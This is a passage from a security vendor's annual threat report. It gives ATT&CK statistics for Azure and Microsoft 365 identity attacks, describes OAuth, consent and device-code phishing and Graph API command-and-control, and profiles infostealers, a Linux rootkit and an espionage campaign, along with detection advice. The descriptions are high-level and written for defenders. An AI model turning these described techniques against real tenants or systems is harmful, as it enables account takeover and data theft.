OneDrive, SharePoint, and Teams appear less frequently, typically as follow-on stages for data access, exfiltration, and collaboration abuse.

If most anomalous activity originates from Entra ID, the next step is to examine which TTPs are driving identity and cloud compromise, which is best guided by mapping annual signal data to MITRE ATT&CK based on detections.

Tactics

Azure

As the data shows, Initial Access techniques account for roughly **50%** of all anomalous signals in Azure, followed closely by Persistence at **46%**. Together, these two tactics comprise nearly the entire anomalous signal volume observed across Azure tenants over the past year.

Tactic	Percentage of signals
Initial Access	49.67%
Persistence	46.20%
Impact	2.77%
Other	1.339%

M365

In Microsoft 365, Initial Access also leads at just over **41%** of anomalous signals, with Persistence following at **35%**. Notably, Collection ranks third at nearly **18%**, which is a reflection of how adversaries frequently pivot from identity compromise and persistence to accessing and exfiltrating sensitive content such as email, documents, and shared files. This higher proportion of Collection activity in M365 compared to Azure highlights the platform's role as both an initial access target and a rich repository of data once that access is obtained.

Tactic	Percentage of signals
Initial Access	41.44%
Persistence	35.01%
Collection	17.79%
Other	6.11%

Techniques

Azure

Tactic	Technique	Percentage
Initial Access	Valid Accounts	36.74%
Persistence	Account Manipulation	22.87%
Persistence	Create Account	16.22%
Initial Access	Phishing	10.83%
Persistence	Modify Authentication Process	4.20%
Other	Other	9.11%

M365

Tactic	Technique	Percentage
Persistence	Account Manipulation	34.62%
Initial Access	Phishing	21.22%
Initial Access	Valid Accounts	20.22%
Other	Other	31.47%

A closer look reveals that Valid Accounts remains the dominant technique for adversary access into Azure environments. These account takeovers are often enabled through stolen or brokered credentials, public leaks, or targeted phishing campaigns. Trailing closely are persistence-focused activities such as account manipulation, the creation of additional user or service principal accounts, and the modification of authentication processes to ensure continued access to compromised identities.

To better understand these trends, we further segmented the Initial Access and Persistence signals by the specific behaviors observed, using detection rules triggered in SIEM deployments monitoring Azure tenants. This breakdown focuses exclusively on those two tactics to highlight the most common identity-related TTPs.

Tactic and technique by threat definition

Azure

Tactic	Technique	Threat	Percentage
Initial Access	Valid Accounts	Entra ID High Risk Sign-in	23.18%
Persistence	Create Account	Entra ID Service Principal Created	19.97%
Initial Access	Phishing	Entra ID Illicit Consent Grant via Registered Application	13.33%

Tactic	Technique	Threat	Percentage
Initial Access	Valid Accounts	Entra ID Suspicious PowerShell Sign-in	10.00%
Persistence	Account Manipulation	Entra ID Global Administrator Role Assigned	9.79%
Persistence	Account Manipulation	Entra ID Service Principal Credentials Added by Rare User	8.55%
Initial Access	Valid Accounts	Entra ID Rare App ID for User Principal Authentication	5.38%
Persistence	Modify Authentication Process	Entra ID Conditional Access Policy (CAP) Modified	5.17%
Persistence	Account Manipulation	User Added as Owner for Registered Application	4.59%

M365

Tactic	Technique	Threat	Percentage
Initial Access	Valid Accounts	Microsoft 365 Portal Login from Rare Location	31.94%
Initial Access	Phishing	O365 Email Reported by User as Malware or Phish	23.63%
Collection	Email Collection	Suspicious Microsoft 365 Mail Access by Unusua...	22.96%
Persistence	Account Manipulation	Microsoft 365 Global Administrator Role Assigned	10.56%
Collection	Email Collection	Microsoft 365 Inbox Forwarding Rule Created	5.13%
Lateral Movement	Taint Shared Content	OneDrive Malware File Upload	3.25%
Initial Access	Phishing	Microsoft 365 Illicit Consent Grant via Regist...	1.56%
Lateral Movement	Taint Shared Content	SharePoint Malware File Upload	0.92%

Several threats stand out as key drivers of identity risk. In Azure, Entra ID anomalies point to account takeover and durable access. In Microsoft 365, activity clusters around Exchange workflows and consent abuse, anomalous geographic metadata during authentication, user reported phishing/malware, and illicit consent grants bypassing MFA and conditional access policy (CAP) controls. Post foothold, we see persistence and collection through malicious file uploads to OneDrive or Sharepoint, tainted resources, and enabling lateral movement throughout the tenant. Together these trends outline a common adversary arc: gain access via identity, secure control, harvest data, and pivot through collaboration services in Microsoft 365.

Theme: Identity compromise in Azure and Microsoft 365 tenants

Adversaries going after Microsoft Entra ID and M365 have doubled down on abusing standard-based auth flows to mint high-value tokens rather than exploiting infrastructure.

Early in 2025, Volexity reported Russian operators using authorization-code phishing with legitimate login.microsoftonline.com URLs. Targets were lured to authenticate with crafted first-party and/or FOCI along with Microsoft Graph scopes, giving attackers auth codes to exchange for tokens, sometimes chaining with ROADtools to get primary refresh tokens (PRTs). Operators also used backend APIs for virtual device registration with Device Registration Service (DRS). These prompted unusual client IDs (e.g., DRS, VSCode) in Entra ID detections. ESL has researched emulating this behavior in Microsoft Entra ID OAuth Phishing and Detections.

Consent phishing remains common where adversaries register malicious multi-tenant apps, trick users into granting Microsoft Graph scopes like Mail.ReadWrite or offline_access, and avoid creating noisy service principals in victim tenants. Proofpoint saw such campaigns in mid-2025 impersonating Microsoft OAuth apps. Similarly, device-code phishing abuses the /devicecode endpoint, with users completing MFA themselves. Even federated setups (ADFS + DRS) leave room for device auth abuse if device objects/ownership can be influenced as reported by SpecterOps which commonly triggers **Entra ID Illicit Consent Grant via Registered Application** detections.

Once attackers obtain access or refresh tokens for first-party or FOCI apps, they can pivot across family services. ESL detections often key on “unusual client IDs” plus sudden Microsoft Graph access anomalies. At post-compromise, adversaries shift into app-only access. An example detailed by Microsoft regarding Midnight Blizzard (APT29) using OAuth apps to persist at scale. We observe credentials added to existing service principals (detected as **Entra ID Service Principal Credentials Added by Rare User**) more often than new SP creation.

Adversary tooling mirrors red-team tradecraft, often ROADtools for token inspection, device registration, or even authentication behavior, whereas TeamFiltration is detected for ROPC spraying. Powershell for Azure/Exchange access(detected as **Suspicious PowerShell Sign-In**). Overall client-credentials grant is most prevalent (illicit consent), device code phishing is rising, and authorization code phishing is less common but very effective and growing.

Inside Elastic

This section of the report collects research contributions that present threat landscape visibility from other angles. In this edition, we've included two research vignettes that capture information about how our ML models are prepared for the threat landscape and how our internal security team helps ensure our researchers and engineers remain safe.

Machine learning model insights

Elastic Endpoint has multiple layers of protections to detect and stop both old and emerging malware, including machine learning–based models trained on millions of malicious and benign samples to identify malware characteristics with high confidence. These models use static analysis of Windows PE files and macOS Mach-O binaries, examining features such as headers, signatures, section characteristics, functions, and byte patterns to determine whether a file is likely malicious or benign.

To stay ahead of emerging threats, models are retrained regularly with the latest data, with an average of around 6 million samples for PE and 500,000 for Mach-O considered in each new training. Between June 2024 and July 2025, 13 PE and 13 Mach-O model updates were released, roughly on a monthly cadence. Additionally, each PE model received an average of 20 targeted artifact updates to proactively reduce false positives.

Each model is benchmarked against internal and publicly available data. Multiple metrics are tracked, like True Positive Rate (TPR) to ensure malware is effectively detected and False Positive Rate (FPR) to monitor and minimize incorrect alerts on benign files.

The models continually demonstrate strong performance within our internal corpus, across the thresholds, with high correct classification rates and low incorrect classification rates. For example, across a dataset of over 150 million PE and 8 million Mach-O files in the last year, our models consistently exceed **98%** TPR and below **0.5%** FPR across all thresholds. The "Conservative" threshold excels in low False Positives, and "Normal" in low False Negatives.

Elastic has consistently received the “Approved Business Product” award across multiple test periods, including July 2024, December 2024, and July 2025. This award signifies that the product met stringent certification criteria, including having zero false alarms on common business software and achieving high protection rates.

A particularly strong point is Elastic’s consistent achievement of zero false alarms when tested with common business software in all Malware Protection Tests conducted in March 2024, September 2024, and March 2025. This is critical for businesses to ensure their essential applications run without interruption due to security software.

Elastic consistently delivered very high protection rates in both the Real-World Protection Test (e.g., **99.6%** in March–June 2024, **98.8%** in August–November 2024) and the Malware Protection Test (e.g., **99.5%** in March 2024, **99.8%** in September 2024), clearly indicating strong ability to block and prevent threats.

Elastic Security was the sole participant among 17 vendors to achieve a perfect **100%** score in both the Real-World Protection Test and the Malware Protection Test.

Elastic exhibits good system performance with low impact scores across all tests (24.8 in June 2024, 19.3 in November 2024, 24.2 in June 2025). These scores are well below the threshold of 40, indicating that the software does not significantly slow down normal PC usage. Individual performance metrics for tasks such as copying (first run), launching applications, downloading files, and browsing websites were often rated as “Very fast” and “Fast.”

Privileged Access Detection prebuilt machine learning jobs

The Privileged Access Detection integration package includes 21 machine learning jobs across Windows, Linux, and Okta environments. These jobs empower security teams to efficiently investigate and identify suspicious privileged access and administrative actions taken by users with elevated permissions, such as system administrators or service accounts. Event logs in your environment are prepared with pivot transforms and ingest pipelines to create appropriate features for the machine learning jobs. The package also includes dashboards for visualizing anomalies from each platform. Privileged Access Detection is now available as a technical preview under Kibana’s beta integrations in version 8.18 and 9.0.

Host based prebuilt machine learning jobs

The Security: Host prebuilt anomaly detection jobs, generally available (GA) in versions 8.18 and 9.0, introduce two new jobs for host-based threat hunting and detection. The first looks for sudden spikes and drops in host traffic, which can indicate a compromised system, DDoS attacks, malware infections, privilege escalation, or data exfiltration. The second job looks for drops in host traffic, which can indicate a compromised system, a failed service, or a network misconfiguration.

Attack Discovery evaluation

Attack Discovery reviews alerts and discovers any active attacks using GenAI, prioritizing and summarizing them for the user. In order to evaluate the effectiveness of Attack Discovery outputs, we developed an in-house framework for robust evaluations.

To accomplish this, realistic attack scenarios were crafted as part of a ground truth dataset also containing expected responses from Attack Discovery. The alert scenarios were fed to Attack Discovery, and the output was compared to the expected responses with rubric prompts by LLMs. The rubrics would check if the different components of the Attack Discovery, such as title, summary, and MITRE ATT&CK® tactics, matched the generated expected responses. The result is a framework that can evaluate both the quality of generator LLMs used by Attack Discovery and the quality of its outputs based on prompt variations. These results were used for refinement of the prompts used by Attack Discovery.

Stories from customer zero

“Commit”-ment issues

At Elastic, the internal Information Security team is constantly on high alert for data leaks, and GitHub poses a significant area of concern. GitHub’s collaborative nature, while a key strength, can also be a security liability. Leaks on GitHub are notoriously difficult to remediate and completely remove, as once data is committed to a repository, it becomes part of the platform’s history. Even if a file containing sensitive information is deleted, its history remains accessible in older commits, branches, or forks. This persistence means that even a temporary exposure can have long-lasting consequences.

Data leaks in GitHub can occur when users accidentally commit credentials, API keys, tokens, or other exploitable information directly into their code. These secrets, if exposed in a public repository, can be immediately scraped by automated bots. Malicious actors can then use these stolen secrets to gain unauthorized access to internal systems, cloud infrastructure, or confidential data. Even in private repositories, a secret leak can be a significant issue, as it increases the risk of an insider threat or exposure if the repository is ever compromised. The sheer volume of code and the rapid pace of development make it a constant challenge to prevent these leaks from happening. While Elastic leverages multiple controls and specific tooling to limit the risk of data leakage via GitHub, we still have seen instances of this risk leading to investigations.

Two specific investigations involving GitHub worth learning from are:

Photo exposure:

- When attempting to upload an image to a Kibana fork in GitHub, an Elastician accidentally selected the wrong file. Unfortunately, this uploaded image turned out to be a photo of the user’s passport. The file was uploaded to a branch on their fork, and while that branch was never merged, the fork network had references to the commit that included the image, so we quickly acted to remediate this exposure. As this was considered sensitive data, we were able to work with GitHub Support to promptly remove all references to the sensitive commit containing the photo.
- While a passport photo is not the typical leak we would be concerned about in respect to attackers gaining access to an enterprise environment, it is a valuable artifact highly coveted by identity fraudsters. More generally, this investigation also highlighted how easy it is to accidentally expose data via GitHub, as well as how it may prove to be difficult to reverse this action due to the nature of GitHub.

Mistaken identity:

- Our team received a report of a non-Elastic GitHub user account making commits within a private Elastic repository. This led us to believe there may have been a secret leak in which a malicious actor was leveraging a token to gain access to our internal repository.
- However, when conducting analysis, the backend audit logs told the true story: It showed that the pushes were made by a valid Elastic account, not the unknown

account that was observed in GitHub UI. And after a bit of research and assistance from this developer, we were able to identify a mis-configuration that was leading to this mis-association. Instead of their official Elastic email, the Elastician had their local Git configuration set to an email they didn't own, which just happened to be associated with this non-Elastic GitHub account. Because of this, the GitHub UI displayed this alternative account as the author, even though it was the Elastician we identified who had authenticated and pushed the changes.

- After realizing the issue, we were able to make the proper adjustments and close this investigation, shifting our focus to implementing commit signing at the branch level to prevent situations like this in the future.

While these are two examples of investigations that had limited impact, they highlight some of the risk around GitHub and show how important GitHub controls and monitoring is. With Elastic, you can monitor and detect anomalous GitHub activity in your own enterprise by leveraging the GitHub integration to ingest GitHub audit logs as well as implementing Elastic Security Detection Rules specific to GitHub activity.

Threat profiles

This section summarizes threat profiles developed by Elastic over the past year, and for which we have unique telemetry insights. Elastic leverages our telemetry data to discover and track threats.

Five major activity groups are represented:

- BANSHEE
- EDDIESTEALER
- PUMAKIT
- FINALDRAFT (REF7707)
- ARECHCLIENT

For the campaigns listed, we provide a conventional diagram referred to as the Diamond Model, which describes the relationships between adversaries, infrastructure, capabilities, and victims. For intrusion set analysis, we include an execution flow that shows how the different malware families were used to advance the intrusion. To improve readability, we have pared down overlaps with groups tracked by other vendors, but readers should note that this doesn't indicate agreement or disagreement with those vendors.


The Diamond Model

We utilize the Diamond Model to describe high-level relationships between the adversaries, capabilities, infrastructure, and victims of intrusions. This model is often used in an intrusion-centric way, but here we employ it with an adversary focus to demonstrate observations over many incidents.

Terminology

- **Activity group:** Individuals, groups, or organizations believed to be operating with malicious intent (We prefix these activity groups with the string **REF** and a sequence of numbers to distinguish our visibility from the visibility of others.)
- **Attack pattern:** Describes ways that adversaries attempt to compromise targets
- **Intrusion set:** Adversarial behaviors and resources with common properties that are believed to be orchestrated by a single organization

BANSHEE — Beyond the Wail




BANSHEE is a novel, macOS-targeted infostealer developed in Rust, designed to harvest system-level information, browser data (including login credentials, cookies, autofill metadata), cryptocurrency wallet data, and data from over 100 browser extensions.

Although BANSHEE's architecture is straightforward, the scope of its data collection and its focused targeting of macOS (which has historically been less targeted in malware ecosystems) elevates its significance.

While the BANSHEE infostealer lacked sophisticated obfuscation and included debugger artifacts, its capability to steal valuable data from macOS systems, like browser and wallet stores, makes it a substantial threat. Learn more about BANSHEE.

EDDIESTEALER — Chasing Eddies




EDDIESTEALER execution flow

EDDIESTEALER is a novel Rust-based infostealer distributed through social engineering campaigns leveraging the “ClickFix” technique to gain an initial foothold into the environment through the execution of malicious PowerShell commands.

Once executed, EDDIESTEALER collects credential and session data from Chromium-based browsers, including stored Login credentials, autofill data, crypto wallets, messaging apps, password managers, FTP clients, session cookies, etc. The malware exfiltrates the stolen data using HTTP POST requests to adversary-controlled infrastructure. The binary is compact and statically compiled in Rust, giving it a low signature profile and complicating reverse engineering.

The attack chain does not involve exploitation, document macros, or drive-by delivery; instead, it relies entirely on the social engineering technique known as “ClickFix,” leveraging user deception and direct shell command execution. This model reduces the attack surface observable by traditional security controls and enables delivery via compromised websites. Detecting EDDIESTEALER can rely on the monitoring of shell command histories, user-launched scripts, and short-lived HTTP connections for detection opportunities. If you’re interested to learn more, check out the complete analysis of this infostealer.

PUMAKIT — Declawing PUMAKIT




PUMAKIT is an advanced Linux rootkit utilizing a modular and multi-stage architecture. Initial components include a dropper, two memory-resident executables, a loadable kernel module, and a userland rootkit component.

The PUMAKIT leverages multiple hooking techniques to access numerous syscall interfaces and other privileged routines. These hooks enable PUMAKIT to conceal itself and provide privilege escalation through the system. While all of the modules are embedded in the ELF binary, PUMAKIT protects itself by only activating modules when specific conditions are met, such as secure boot checks or kernel symbol availability.

PUMAKIT is a threat that blends kernel-level stealth, careful deployment gating, and precise system targeting. Detection strategies must include monitoring ftrace hooks and unexpected syscall interceptions. Elastic Security Labs dissected PUMAKIT earlier this year.

FINALDRAFT — The fragile web of REF7707



Elastic Security Labs tracks REF7707 as a targeted espionage campaign that leveraged a unique intrusion set across geographically distinct victim organizations. The campaign's activity was centered around a South American foreign ministry, but it extended to include hosts and infrastructure in Southeast Asia. The attribution and clustering of this intrusion set and campaign was based on infrastructure overlap, shared malware usage, and observations across multiple targeted organizations. While the intrusion set leveraged custom tooling and use of cloud-native techniques for C2, operator errors provided insight into threat actor behaviors and operational maturity.


Three malware families, FINALDRAFT, PATHLOADER, and GUIDLOADER, made up the intrusion set leveraged by the REF7707 operators. PATHLOADER acted as the initial stage executing remotely hosted shellcode loading FINALDRAFT, which is a post-exploitation framework designed for command-and-control via Microsoft 365 cloud services. Finally, FINALDRAFT communicated using the Microsoft Graph API, specifically abusing Outlook draft messages and inbox folders for bidirectional communication with threat actor-controlled mailboxes.

FINALDRAFT leverages multiple modules, including system reconnaissance, host profiling, screenshot capture, and arbitrary command execution. Both Windows and Linux versions were observed being deployed and operated by the same threat actors. Elastic's analysis identified that REF7707 relied heavily on LOLBins for stage delivery and, in some cases, abused signed binaries for execution. The attacker infrastructure included IPs and domains hardcoded into certain variants, while others relied solely on Microsoft services for persistence and tasking.

Despite the level of malware tooling maturity, REF7707's operators demonstrated inconsistent OPSEC. Elastic identified the reuse of domains across campaigns, lack of payload obfuscation, and exposed developer debugger artifacts within samples. Some FINALDRAFT samples even retained internal staging directories in debug paths. Through these errors, Elastic was able to correlate activity clusters and map relationships between payload lineage and execution patterns. FINALDRAFT was analyzed earlier this year, read more here.

The campaign reflects a growing trend toward abuse of legitimate SaaS infrastructure for command-and-control. The use of Microsoft Graph API as a covert channel, originally uncovered by Elastic Security Labs' disclosure of SIESTAGRAPH, bypasses common network controls and blends with sanctioned enterprise traffic. Detection is possible by monitoring Graph API usage, especially anomalous draft creation and read operations from service accounts, and correlating mail activity with off-hours process execution. Detection guidance includes network visibility into Graph API endpoints and endpoint telemetry focused on LOLBin abuse and unrecognized script or binary execution patterns.

ARECHCLIENT — A wretch client



Elastic Security Labs has observed a surge in “ClickFix” campaigns — social-engineering attacks where users are deceived into copying and pasting PowerShell commands, resulting in malware execution. This campaign leveraged the ClickFix technique to deploy GHOSTPULSE as a loader to introduce additional loaders, remote access tools, and data-stealing frameworks into contested environments, in this case, ARECHCLIENT2.

In these workflows, GHOSTPULSE serves as the intermediate that receives manual user input and begins the post-exploitation execution chain. Operators then deliver tools such as LUMMA and ARECHCLIENT2, which was originally observed in 2019 but has seen renewed deployment in this campaign.

This trend of leveraging a multi-stage intrusion framework — user deception (ClickFix), loader obfuscation (GHOSTPULSE), and final payload deployment (like ARECHCLIENT2) — is a common technique to abstract adversary-controlled infrastructure and protect valuable malware payloads. Disrupting these campaigns requires inspection of trust-based input behaviors, command-paste events, and the deployment of post-execution RAT detections.

Recommendations

Elastic provides the following recommendations based on trends, correlations, and ongoing research into the evolving global threat landscape. Recommendations are suggestions to help mitigate threats and are not guarantees, and organizations should consider how adversaries may attempt to counter them in their environments.

1/

Adopt automation with human-in-the-loop oversight: AI-assisted detection and response helps to accelerate decisions, but it is not a standalone replacement to human analysts and responders. Enterprises should deploy automation that speeds defenders while maintaining human judgment at key points.

2/

Strengthen browser defenses: Browser credential stores remain a high-value target. Enterprises should harden plugins, extensions, and third-party integrations while expanding visibility into credential theft attempts.

3/

Elevate identity validation: Adversaries increasingly exploit weak authentication and impersonation technologies. Continue to invest in strong identity verification, reinforce know-your-customer (KYC) practices, and make identity assurance a first-class security control.

4/

Prioritize memory protection: Attackers continue to weaponize memory-based techniques. Enterprises should emphasize sensors and detections that monitor memory for injection, obfuscation, and other stealthy behaviors.

5/

Secure the development and supply chain ecosystem: Threats against IDEs, package managers, and third-party libraries highlight the importance of continuous controls around developer tools and supply chain observation and detection.

Conclusion

If there is one conclusion to draw from the past year, it is that the central conflict in cybersecurity has shifted from a battle of prevention to a race for context. Adversaries are weaponizing speed and scale, using AI to launch high-velocity attacks that blend in with the noise of legitimate enterprise activity. In this new landscape, simply blocking known threats is no longer enough, and merely storing historical data is insufficient. Victory belongs to the teams who can search and analyze data the fastest to understand the full story of an attack as it unfolds.

This is the challenge that drives our innovation at Elastic Security Labs. We believe that to win the race for context, defenders need a platform built for speed and scale — one that uses AI-driven analysis to connect real-time events with deep historical patterns. Our commitment is to provide the scalable security analytics and open, community-driven protections that empower security teams to make quick, confident decisions and defend their organizations effectively.

Leadership and practitioners are the ones who turn these capabilities into victories. By instrumenting controls where risk is created and collapsing visibility gaps, we can collectively iterate our defenses faster than adversaries can iterate their attacks.

We look forward to continuing this conversation with you next year.